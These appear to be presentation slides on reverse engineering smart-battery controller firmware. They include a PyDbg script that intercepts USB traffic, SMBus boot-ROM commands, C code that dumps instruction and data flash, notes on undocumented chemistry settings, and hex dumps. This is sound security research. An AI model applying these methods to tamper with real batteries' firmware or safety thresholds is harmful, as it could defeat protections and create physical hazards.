
1st Level Safety 2nd Level Safety Charge Control SBS Configuration System Data

Name	Value	Unit	Name	Value	Unit	Name	Value	Unit
<b>Voltage</b>	-	-	PUV Recovery	12000	mV	AFE OC Dsg Time	0F	hex
COV Threshold	4300	mV	<b>Current</b>	-	-	AFE OC Dsg Recovery	100	mA
COV Time	2	Sec	OC (1st Tier) Chg	6000	mA	AFE SC Chg Config	77	hex
COV Recovery	3900	mV	OC (1st Tier) Chg Time	2	sec	AFE SC Dsg Config	77	hex
COV Delta	20	mV	OC Chg Recovery	200	mA	AFE SC Recovery	1	mA
COV Temp. Hys	100	0.1C	OC (1st Tier) Dsg	6000	mA	<b>Temperature</b>	-	-
POV Threshold	17500	mV	OC (1st Tier) Dsg Time	2	sec	Over Temp Chg	550	0.1 C
POV Time	2	Sec	OC Dsg Recovery	200	mA	OT Chg Time	2	Sec
POV Recovery	16000	mV	OC (2nd Tier) Chg	8000	mA	OT Chg Recovery	500	0.1 C
CUV Threshold	2200	mV	OC (2nd Tier) Chg Time	2	Sec	Over Temp Dsg	600	0.1 C
CUV Time	2	Sec	OC (2nd Tier) Dsg	8000	mA	OT Dsg Time	2	Sec
CUV Recovery	3000	mV	OC (2nd Tier) Dsg Time	2	Sec	OT Dsg Recovery	550	0.1 C
PUV Threshold	11000	mV	Current Recovery Timer	8	Sec	<b>Host Comm</b>	-	-
PUV Time	2	Sec	AFE OC Dsg	12	hex	Host Watchdog Timeout	0	Sec

Pro

Firmware flash

Hell yea



Raw SMBus commands

# EVM

- ✦ It can flash the firmware with a “srec” file which comes with the kit
- ✦ Need to sniff what it’s doing so we can figure out bootROM mode and copy it

# senc files

- ✦ “encrypted” SREC file
  - ✦ Where encryption = fancy xor magic
- ✦ SREC files contain
  - ✦ Some header stuff
  - ✦ Full data flash
  - ✦ Instruction flash
  - ✦ Checksums

# Introspection

- ✦ Wrote a PyDbg script which intercepted data before going over USB
- ✦ Could compare this data to the raw read/writes on Pro screen
- ✦ Interpret data during reprogramming

```
74 *test2.py - C:\Documents and Settings\Charles Miller\Desktop\Firmware\test2.py*
File Edit Format Run Options Windows Help
#!python
from pydbg import *

the_size = 0

def handler_breakpoint (pydbg):
    global the_size
    if pydbg.first_breakpoint:
        return DBG_CONTINUE

    esi = pydbg.context.Esi
    eip = pydbg.context.Eip
    if eip & 0xfff == 0x863:
        the_size = esi
    elif eip & 0xfff == 0x977:
        try:
            explored = pydbg.read_process_memory(es, the_size)
        except:
            print "Couldn't read data"
            print pydbg.hex_dump(explored)

        else:
            print "Unknown EIP"
        return DBG_CONTINUE

dbg = pydbg()
dbg.set_callback(EXCEPTION_BREAKPOINT, handler_breakpoint)

for (pid, name) in dbg.enumerate_processes():
    if name == "bqEVSU.exe":
        break

dbg.attach(pid)
for module in dbg.iterate_modules():
    if module.szModule == 'bq80xusb.dll':
        baseaddr = module.modBaseAddr + 0x1000

size_bp = baseaddr + 0x863
data_bp = baseaddr + 0x977
dbg.bp_set(size_bp, "size", 1)
dbg.bp_set(data_bp, "data", 1)
dbg.debug_event_loop()

Ln: 35 Col: 0
Ln: 32 Col: 0
dbg.debug_event_loop()
```



# Some analysis

- ✦ SMBus command
  - ✦ Read word: 0x8
  - ✦ Write word: 0x4
  - ✦ Read block: 0x2
  - ✦ Write block: 0x5

# Google again

- ✦ Googling these types of commands, numbers revealed the bq803xx ROM API v3.0 User's Guide
- ✦ This documents the layout of the firmware as well as all the Boot ROM routines

SMBus bootrom read 0x08 write 0x04  Search

About 2,800 results (0.33 seconds) [Advanced search](#)

► [\[PDF\] bq801x ROM API v 1.4, v 1.5](#) 🔍 - 3 visits - Jun 2  
File Format: PDF/Adobe Acrobat - [Quick View](#)  
The bq802xx contains 4k of mask ROM code, consisting of **boot-ROM** code and library routines. .... RESERVED. = **0x04** //reserved. RESERVED2. = **0x08** // reserved ..... description: This function is used for **SMBus Read Word** and **SMBus Write ...**  
[bbs.dianyuan.com/bbs/u/77/3347861243776830.pdf](https://bbs.dianyuan.com/bbs/u/77/3347861243776830.pdf)

[bq803xx ROM API v 3.0](#) 🔍  
**boot-ROM** Routines ROM Entry Points Contents Preface **Read This First**  
Notational Conventions ..... **SMBus** protocol: - **SMBus** command : - **write**  
block6 **0x04** ... **SMBus** protocol: - **SMBus** command : - send command **0x08**  
...  
[www.datasheets.org.uk/datasheet-pdf/080/DASF008203.html](http://www.datasheets.org.uk/datasheet-pdf/080/DASF008203.html)

# EVM Programming SENC

```
<Version>
<Smb_FlashMassErase>
<Smb_FdataEraseRow>(0200)
<Smb_FdataEraseRow>(0201) ← Erase everything
...
<Smb_FdataEraseRow>(023e)

// program flash data
<Smb_FdataProgRow>(00)
<Smb_FdataProgRow>(01)
...
<Smb_FdataProgRow>(1a) ← Program 0x38 rows of flash data
<Smb_FdataProgRow>(30)
<Smb_FdataProgRow>(31)
...
<Smb_FdataProgRow>(37)
<Smb_FdataChecksum>


// program flash code
<Smb_FlashProgRow>(0002)
<Smb_FlashWrAddr>(0002)
<Smb_FlashRowChecksum>
<Smb_FlashProgRow>(0003)
<Smb_FlashWrAddr>(0003)
<Smb_FlashRowChecksum>
...
<Smb_FlashProgRow>(02ff) ← Program 0x300 rows
<Smb_FlashWrAddr>(02ff)
<Smb_FlashRowChecksum>
<Smb_FlashProgRow>(0000)
<Smb_FlashWrAddr>(0000)
<Smb_FlashRowChecksum>
<Smb_FlashProgRow>(0001)
<Smb_FlashWrAddr>(0001)
<Smb_FlashRowChecksum>
```

# Boot ROM - mostly ok

- See how to write to Boot ROM - except what's up with the checksums and stuff...
- Can probably figure out how to read from Boot ROM from the doc, although no live examples
- Can also probably get all data flash, not just the SBS accessible stuff
- Can see what the instruction flash looks like by recording the SMBus writes during EVM reprogramming
- Need to know what kind of machine code is in there!

# Battery chemistry

- Smart battery chipsets should be able to work with battery cells of various chemistries
- Settings on the device can be configured for different (or unique) chemistries
- No documentation of what values these are or how to set them



# Evaluation kit can do it

**TEXAS INSTRUMENTS** REAL WORLD SIGNAL PROCESSING™

**bqEASY (v1.87)**

1. Setup 2. Configure 3. Calibrate 4. **Chemistry** 5. Cycle

**4B. Select Chemistry Manually**

4A. Use Default Chemistry?

4C. Do Chemistry Select Cycling

Sort by Manufacturer ChemUpdater v191

ID	Description	Manufacturer	Model
0212	NiCoMn/carbon	ATL	6052103
		ATL	7045B5 (3700 mAh)
		ATL	705462
		ATL	706279
		ATL	724568 (2400 mAh)
		ATL	M9 6052103 (3200 mAh)
0213	NiCo/carbon	obsolete	use 0214 instead
0214		LG	18650 B3 gen 2 (2600
0215	LiNiO2 (Co, Mn doped)/carbon	Coslight	CA603696 (2150 mAh)
0216	NiCo/carbon	LG	18650 B3 gen 3 use ID
0217	LiNiO2 with Co, Mn doping	ATL	3558C0
		ATL	604396N (2800mAh)
0218		ATL	616790 (AK 02030
		SDI	ICR18650
0219	NiCoMn/carbon	Sanyo	UR18650SAX (2200mAh)
		Sanyo	UR18650w
0220	NiCoMn /carbon, power	Sony	US18650V1

OK - Update Fuel Gauge Data Flash    Can't Identify Chemistry. Enable Cycling

← Back    Next →

100%  
0%  
Fuel Gauge


Communication Error.    No USB: VB\_NO\_USB    Task Progress: 0%    10:07:40 PM

# Sniff the chemistry change

- ✦ Write 0x52 bytes to subclass 83 (undocumented)
- ✦ Write 0x50 bytes to subclass 84 (undocumented)
- ✦ Write 0x1e bytes to subclass 85 (undocumented)
- ✦ Write 0x20 bytes to subclasses 88-95 (R\_a tables)
  - ✦ Cell impedance
- ✦ Write 0x40 bytes to subclass 80 (IT Cfg)
  - ✦ Impedance Track algorithm parameters

# Subclass 83

- ✦ Seems to be a bunch of signed shorts
- ✦ First is chemistry ID
- ✦ Rest are decreasing values, presumably a voltage graph of some kind





# Undocumented subclasses

- ✦ Try to read every subclass ID, record which ones respond, compare to documentation
- ✦ 6 undocumented subclasses
  - ✦ 57, length 10
  - ✦ 65, length 5
  - ✦ 66, length 10
  - ✦ 83-85, chemistry related

# Read Flash

- ✦ Reading Boot ROM API and watching EVM, we can figure it out
- ✦ Below is for Instruction Flash

```
unsigned char *read_row(unsigned short rownum){
    unsigned char *row = malloc(32*3);
    for(int i=0;i<32;i++){
        memcpy(row+3*i, read_triword_with_check(rownum, i), 3);
    }
    return row;
}

void read_firmware(char *filename){
    // read firmware
    FILE *fd = fopen(filename, "w");
    for(int i=0; i<0x300; i++){
        printf("0x%x\n", i);
        unsigned char *row = read_row(i);
        fwrite(row, 3, 32, fd);
    }
    fclose(fd);
}
```

```
unsigned char *read_triword(unsigned short row, unsigned char col){
    char addy[3];
    addy[0] = row & 0xff;
    addy[1] = (row>>8);
    addy[2] = col;

    // set up address to read from
    write_block(kSmb_FlashWrAddr, addy, 3);

    // read tri_word
    int numread=0;
    unsigned char *data = (unsigned char *) read_block(kSmb_FlashRdWord, &numread);
    if (numread != 3){
        printf("Didn't read a tri-word!\n");
        return NULL;
    }

    return data;
}
```

# Read Data Flash

```
unsigned char *read_row_data(unsigned char rownum){
    unsigned short addy = 0x4000 + (0x20 * rownum);
    write_word(kSetAddr, addy);
    int len = 0;
    unsigned char *rowData = (unsigned char *) read_block(kReadRAMBlk, &len);
    if (len != 0x20){
        printf("Got bad len when reading row %x, got %x\n", rownum, len);
        return NULL;
    }
    return rowData;
}
```

```
void read_flash_data(char *filename){
    FILE *fd = fopen(filename, "w");
    for(int i=0; i<0x40; i++){
        printf("0x%x\n", i);
        unsigned char *row = read_row_data(i);
        fwrite(row, 1, 32, fd);
    }
    fclose(fd);
}
```

```
}
    fclose(fd);
}
```

# Instruction Flash Contents

- ✦ We'd like to disassemble the firmware
- ✦ Need to know what kind of chip it is for
- ✦ Tried all the ones in IDA Pro, none disassemble well

# Let's ask TI!

## Processor for bq20z80 and similar chips?



Posted by **Charlie Miller** on 1 Sep 2010 11:07 AM

Community Member

Prodigy 105 Points

Hi. Does anybody know what type of processor is executing the code i deliver via the bqfs/senc files? Is it ARM or PPC or something else? Thanks in advance.

Charlie

---

**processor bqfs senc**


**Reply**

**Reply**

# Thanks...



Posted by **Doug Williams** replied on 1 Sep 2010 2:40 PM

 TI Employee

 Expert 3540 Points




Proprietary.

---

[Reply](#)

[Reply](#)

# Piz!

 Posted by **Charlie Miller** replied on 1 Sep 2010 3:29 PM  
 Community Member  Prodigy 105 Points

Hi. Thank you for the response. Do you mean the information is proprietary (i.e. you are not at liberty to discuss it) or the processor is proprietary (and there is no available documentation on it). Thanks again.

Charlie

---


[Reply](#)


[Reply](#)

# Go away, kid



Posted by **Doug Williams** replied on 1 Sep 2010 3:58 PM

 TI Employee

 Expert 3540 Points

Its the first case. We have some key customers who create their own custom firmware with our support, but in general we don't disclose the details of the processor in order to protect intellectual property. Sorry!

---

[Reply](#)

[Reply](#)



# No worries

- ✦ Mostly binary stuff
- ✦ What's with the 3's?

Hex Workshop - [senc\_data]

File Edit Disk Options Tools Window Help

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000000	ED	FF	33	D9	EE	33	AF	EF	33	2C	FE	33	2F	FE	33	54	...3..3..3..3/.3T
00000010	54	15	FF	FF	3F	FF	FF	3F	FF	FF	3F	26	F0	33	20	F0	T...?..?..?&.3 .
00000020	33	1A	F0	33	07	F0	33	01	F0	33	FB	EF	33	F2	EF	33	3..3..3..3..3..3
00000030	02	01	11	58	CB	33	FF	AA	0E	FB	A7	0E	FF	A6	0E	29	...X.3.....)
00000040	FF	3A	FF	1C	0E	D6	FF	36	FF	A1	0E	FF	A0	0E	FD	A3	.....6.....
00000050	0E	B3	A2	0E	D2	FF	3A	FF	A1	0E	7B	A0	0E	FF	A3	0E	.....{.....
00000060	7B	A2	0E	BC	A5	0E	B3	A4	0E	CA	FF	3A	FD	A1	0E	B3	{.....:.....
00000070	A0	0E	FD	A3	0E	B3	A2	0E	CA	FF	3A	53	FF	3A	D6	FF	.....:S.....
00000080	33	FF	AF	0E	01	4F	03	3F	11	0C	CD	FF	30	D4	FF	35	3....0.?....0..5
00000090	2F	10	0C	D4	FF	35	FF	FF	23	01	AF	14	01	4F	03	3F	/....5..#....0.?
000000A0	11	0C	C5	FF	30	CC	FF	35	2F	10	0C	CC	FF	35	FF	FF	....0..5/....5..
000000B0	23	F8	AF	04	F7	BF	04	BD	FF	36	F7	A0	04	F8	A1	04	#.....6.....
000000C0	00	C7	02	01	C6	02	FA	AF	04	F8	BF	01	F9	AF	04	F7	.....v.1.....
000000D0	BF	01	FF	AC	0E	F6	1C	04	76	FF	31	F7	A0	04	F8	A1	.....+.2....
000000E0	04	02	AB	18	7F	2B	0E	FF	1B	0E	AB	FF	32	FC	FA	0E	.....+.6....
000000F0	FB	AF	0C	02	2B	18	FF	1B	0E	84	FF	36	02	AF	18	7F	.....+.6....
00000100	BF	0E	02	CF	02	00	A7	18	01	A6	18	02	AB	18	DF	2B	.....+.6....
00000110	0E	FF	1B	0E	96	FF	36	01	A5	16	01	A4	16	01	A9	16	.....6.....
00000120	01	A8	16	02	AB	18	20	2B	0E	02	CB	02	BF	2B	0E	FF	.....+.2....
00000130	1B	0E	63	FF	32	DF	BA	0E	63	FF	33	01	A9	16	01	A8	..c.2...c.3....
00000140	16	FF	FF	2D	01	AB	16	01	AC	16	01	AD	16	01	AE	16	...-.....
00000150	01	A5	16	01	A4	16	01	A3	16	01	A2	16	01	A1	16	01	.....
00000160	A0	16	01	A9	16	01	A8	16	01	AF	17	01	AF	16	FF	1F	.....
00000170	3F	02	AB	18	BF	2B	0E	FF	1B	0E	7E	FF	32	00	A7	18	?....+....~.2...
00000180	01	A6	18	F7	AF	04	FC	CF	0E	F7	BF	01	F8	5F	05	F8	....._...
00000190	BF	01	CC	1F	0D	F6	1C	04	B6	FF	35	F8	FF	00	F7	FF	.....5....
000001A0	00	F5	BB	05	FE	1B	0E	69	FF	30	FF	AB	0E	F5	AF	04	.....i.0....
000001B0	FE	1F	0E	6C	FF	32	FD	AB	0E	AF	A0	0E	7F	A1	0E	00	...1.2.....

senc\_data

000001C0	EE	7E	0E	0C	EE	35	ED	7B	0E	7E	7D	0E	A5	77	0E	00	...T'S.....
000001D0	EE	7E	0E	0C	EE	35	ED	7B	0E	7E	7D	0E	A5	77	0E	00	...T'S.....
000001E0	EE	7E	0E	0C	EE	35	ED	7B	0E	7E	7D	0E	A5	77	0E	00	...T'S.....

# 3 byte aligned

- ✦ Probably 3 byte aligned, in reverse order
- ✦ High nibble is always 0,1,2,3
- ✦ Processor with 22 bit words?

Hex Workshop - [senc\_data]

```
0 1 2 3 4 5 6 7 8 9 A B C D E 0123456789ABCDE
00000000 ED FF 33 D9 EE 33 AF EF 33 2C FE 33 2F FE 33 .3..3..3..3/.3
0000000F 54 54 15 FF FF 3F FF FF 3F FF FF 3F 26 F0 33 TT...?...?.?.?.?.?.3
0000001E 20 F0 33 1A F0 33 07 F0 33 01 F0 33 FB EF 33 .3..3..3..3..3
0000002D F2 EF 33 02 01 11 58 CB 33 FF AA 0E FB A7 0E ..3...X.3.....
0000003C FF A6 0E 29 FF 3A FF 1C 0E D6 FF 36 FF A1 0E ...).....6...
0000004B FF A0 0E FD A3 0E B3 A2 0E D2 FF 3A FF A1 0E .....:.....
0000005A 7B A0 0E FF A3 0E 7B A2 0E BC A5 0E B3 A4 0E {...}{.....
00000069 CA FF 3A FD A1 0E B3 A0 0E FD A3 0E B3 A2 0E .....:.....
00000078 CA FF 3A 53 FF 3A D6 FF 33 FF AF 0E 01 4F 03 ...:S...3...0.
00000087 3F 11 0C CD FF 30 D4 FF 35 2F 10 0C D4 FF 35 ?...0..5/...5
00000096 FF FF 23 01 AF 14 01 4F 03 3F 11 0C C5 FF 30 ..#...0?...0
000000A5 CC FF 35 2F 10 0C CC FF 35 FF FF 23 F8 AF 04 ..5/...5..#...
000000B4 F7 BF 04 BD FF 36 F7 A0 04 F8 A1 04 00 C7 02 .....6.....
000000C3 01 C6 02 FA AF 04 F8 BF 01 F9 AF 04 F7 BF 01 .....:.....
000000D2 FF AC 0E F6 1C 04 76 FF 31 F7 A0 04 F8 A1 04 .....v.1.....
000000E1 02 AB 18 7F 2B 0E FF 1B 0E AB FF 32 FC FA 0E ....+.....2...
000000F0 FB AF 0C 02 2B 18 FF 1B 0E 84 FF 36 02 AF 18 ....+.....6...
000000FF 7F BF 0E 02 CF 02 00 A7 18 01 A6 18 02 AB 18 .....:.....
0000010E DF 2B 0E FF 1B 0E 96 FF 36 01 A5 16 01 A4 16 .+.....6.....
0000011D 01 A9 16 01 A8 16 02 AB 18 20 2B 0E 02 CB 02 .....+.....
0000012C BF 2B 0E FF 1B 0E 63 FF 32 DF BA 0E 63 FF 33 .+....c.2...c.3
0000013B 01 A9 16 01 A8 16 FF FF 2D 01 AB 16 01 AC 16 .....-.....
0000014A 01 AD 16 01 AE 16 01 A5 16 01 A4 16 01 A3 16 .....:.....
00000159 01 A2 16 01 A1 16 01 A0 16 01 A9 16 01 A8 16 .....:.....
00000168 01 AF 17 01 AF 16 FF 1F 3F 02 AB 18 BF 2B 0E .....?....+.
00000177 FF 1B 0E 7E FF 32 00 A7 18 01 A6 18 F7 AF 04 ...~.2.....
00000186 FC CF 0E F7 BF 01 F8 5F 05 F8 BF 01 CC 1F 0D .....-.....
00000195 F6 1C 04 B6 FF 35 F8 FF 00 F7 FF 00 F5 BB 05 .....5.....
```

# The end

- ✦ Ends in 23 ff ff
- ✦ Then lots of 3f ff ff...

```
Hex Workshop - [senc_data]
File Edit Disk Options Tools Window Help
0 1 2 3 4 5 6 7 8 9 A B C D E 0123456789ABCDE
00011E86 01 1C 1E 75 A0 32 02 1D 1E 75 A0 32 03 1E 1E ...u.2...u.2...
00011E95 75 A0 32 FF AE 0E FF 3F 3F FF 4F 0D 01 8F 1E u.2....??0...
00011EA4 7F FF 0E 6B A0 32 FE AE 0E FF 3F 3F 00 AF 1E ...k.2....??...
00011EB3 77 A0 36 01 AF 1F 71 A0 34 00 AE 0E FF 3F 3F w.6...q.4....??
00011EC2 CF AF 0D 71 A0 30 6B A0 33 FF AC 0E DF AF 0C ...q.0k.3.....
00011ED1 5A A0 36 F8 AB 0E EE AF 0D CC EF 0D DF 3C 0C Z.6.....<.
00011EE0 FC 3F 0D EE 5F 0D BB BF 0D 62 A0 34 FF 3F 3F .?.._....b.4.??
00011EEF 00 AE 0E FF 3F 3F FF 78 03 FF 79 03 FD AF 16 ....??x.y....
00011EFE C2 AF 0C B3 AF 0C 00 FD 02 01 FE 02 01 AB 12 .....
00011F0D 01 AC 12 05 B0 1F 42 A0 36 01 AE 1E 00 AD 1E .....B.6.....
00011F1C 02 F0 02 3E A0 3A 01 AD 12 01 AE 12 EC CC 0C ...>.:.....
00011F2B DB DB 0C 02 A0 1E 00 BF 0D 4D A0 32 03 AF 16 .....M.2...
00011F3A 01 A9 16 01 A8 16 FF FF 23 E3 7F 39 3B A0 33 .....#.9;.3
